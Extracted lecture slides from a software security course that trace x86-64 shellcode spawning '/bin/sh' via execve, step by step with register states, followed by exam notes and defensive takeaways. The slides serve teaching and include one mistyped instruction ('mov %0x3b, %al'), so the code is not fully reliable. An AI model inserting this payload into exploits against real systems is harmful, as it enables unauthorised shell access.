


Assignment 5

Software and Web Security

March 26rd, 2014

Initial state



xor %rdx, %rdx


RAX 0x????????????????

RBX 0x????????????????

RDX 0x????????????????

RDI

RSI



RSP

xor %rdx, %rdx


RAX 0x????????????????

RBX 0x????????????????

RDX 0x????????????????

RDI

RSI



RSP

xor %rdx, %rdx


RAX 0x??????????????????

RBX 0x??????????????????

RDX 0x0000000000000000

RDI

RSI



RSP

```
mov $0x68732f6e69622f2f, %rbx
```


RAX	0x????????????????
-----	--------------------

RBX	0x????????????????
-----	--------------------


RDX	0x0000000000000000
-----	--------------------

RDI

RSI



RSP



```
mov $0x68732f6e69622f2f, %rbx
```


RAX	0x????????????????
-----	--------------------

RBX	0x68732f6e69622f2f
-----	--------------------


RDX	0x0000000000000000
-----	--------------------

RDI

RSI



RSP



```
mov $0x68732f6e69622f2f, %rbx
```


RAX	0x????????????????
-----	--------------------

RBX	0x68732f6e69622f2f
-----	--------------------


RDX	0x0000000000000000
-----	--------------------

RDI

RSI



RSP



shr \$0x8, %rbx


RAX 0x??????????????????

RBX 0x68732f6e69622f2f

RDX 0x0000000000000000

RDI

RSI



RSP

shr \$0x8, %rbx

RAX 0x??????????????????

RBX 0x68732f6e69622f2f

RDX 0x0000000000000000

RDI

RSI



RSP

shr \$0x8, %rbx


RAX 0x??????????????????

RBX 0x0068732f6e69622f

RDX 0x0000000000000000

RDI

RSI



RSP

push %rbx


RAX 0x???????????????????

RBX 0x0068732f6e69622f

RDX 0x0000000000000000

RDI

RSI



RSP

push %rbx


RAX	0x???????????????????
-----	-----------------------

RBX	0x0068732f6e69622f
-----	--------------------


RDX	0x0000000000000000
-----	--------------------

RDI


RSI



RSP



push %rbx



mov %rsp, %rdi


RAX 0x???????????????????

RBX 0x0068732f6e69622f

RDX 0x0000000000000000

RDI

RSI



RSP

mov %rsp, %rdi


RAX 0x???????????????????

RBX 0x0068732f6e69622f

RDX 0x0000000000000000

RDI

RSI




RSP

mov %rsp, %rdi

RAX	0x????????????????
-----	--------------------

RBX	0x0068732f6e69622f
-----	--------------------

RDX	0x0000000000000000
-----	--------------------




mov %rsp, %rdi

RAX 0x???????????????????

RBX 0x0068732f6e69622f

RDX 0x0000000000000000




push %rdx

RAX	0x????????????????
-----	--------------------

RBX	0x0068732f6e69622f
-----	--------------------

RDX	0x0000000000000000
-----	--------------------




push %rdx


RAX	0x????????????????
-----	--------------------

RBX	0x0068732f6e69622f
-----	--------------------

RDX	0x0000000000000000
-----	--------------------



push %rdx




push %rdi

RAX	0x????????????????
-----	--------------------

RBX	0x0068732f6e69622f
-----	--------------------

RDX	0x0000000000000000
-----	--------------------




push %rdi

RAX	0x????????????????
-----	--------------------

RBX	0x0068732f6e69622f
-----	--------------------

RDX	0x0000000000000000
-----	--------------------




push %rdi

RAX	0x??????????????????
-----	----------------------

RBX	0x0068732f6e69622f
-----	--------------------

RDX	0x0000000000000000
-----	--------------------




push %rdi

RAX	0x??????????????????
-----	----------------------

RBX	0x0068732f6e69622f
-----	--------------------

RDX	0x0000000000000000
-----	--------------------




mov %rsp, %rsi

RAX	0x??????????????????
-----	----------------------

RBX	0x0068732f6e69622f
-----	--------------------

RDX	0x0000000000000000
-----	--------------------




mov %rsp, %rsi

RAX	0x??????????????????
-----	----------------------

RBX	0x0068732f6e69622f
-----	--------------------

RDX	0x0000000000000000
-----	--------------------




mov %rsp, %rsi

RAX	0x??????????????????
-----	----------------------

RBX	0x0068732f6e69622f
-----	--------------------

RDX	0x0000000000000000
-----	--------------------




mov %rsp, %rsi

RAX	0x??????????????????
-----	----------------------

RBX	0x0068732f6e69622f
-----	--------------------

RDX	0x0000000000000000
-----	--------------------




```
mov %0x3b, %al
```

RAX	0x??????????????????
-----	----------------------

RBX	0x0068732f6e69622f
-----	--------------------

RDX	0x0000000000000000
-----	--------------------




```
mov %0x3b, %al
```

RAX	0x????????????????
-----	--------------------

RBX	0x0068732f6e69622f
-----	--------------------

RDX	0x0000000000000000
-----	--------------------




```
mov %0x3b, %al
```

RAX	0x000000000000003b
-----	--------------------

RBX	0x0068732f6e69622f
-----	--------------------

RDX	0x0000000000000000
-----	--------------------




syscall

RAX	0x0000000000000003b
-----	---------------------

RBX	0x0068732f6e69622f
-----	--------------------

RDX	0x00000000000000000
-----	---------------------




syscall

RAX	0x000000000000003b	sys_execve
-----	--------------------	------------



RBX	0x0068732f6e69622f
-----	--------------------

RDX	0x0000000000000000
-----	--------------------





```
sys_execve(char *filename, char *argv[], char *envp[]);
```

syscall



```
sys_execve(char *filename, char *argv[], char *envp[]);
```

syscall



```
sys_execve( "/bin/sh" , ["/bin/sh"], NULL);
```

Exam Questions

- ▶ We won't ask you to write a working exploit using pen and paper.
- ▶ But you are expected to be able to answer some questions *about* exploiting a vulnerability.

Exam Questions

For example: Why won't the first shown exploit of assignment 5 work when exploiting a buffer copied with strcpy?

Takeaways

- ▶ Use the tools you have at your disposal.
 - ▶ valgrind
 - ▶ address sanitizer
 - ▶ debuggers (gdb, lldb)
 - ▶ ...
- ▶ *Read the documentation!*
- ▶ Do not trust input, and be aware of where *all* your inputs come from!
- ▶ C is unforgiving and doesn't care if you shoot yourself in the foot.

Pointer confusion

What does this code do?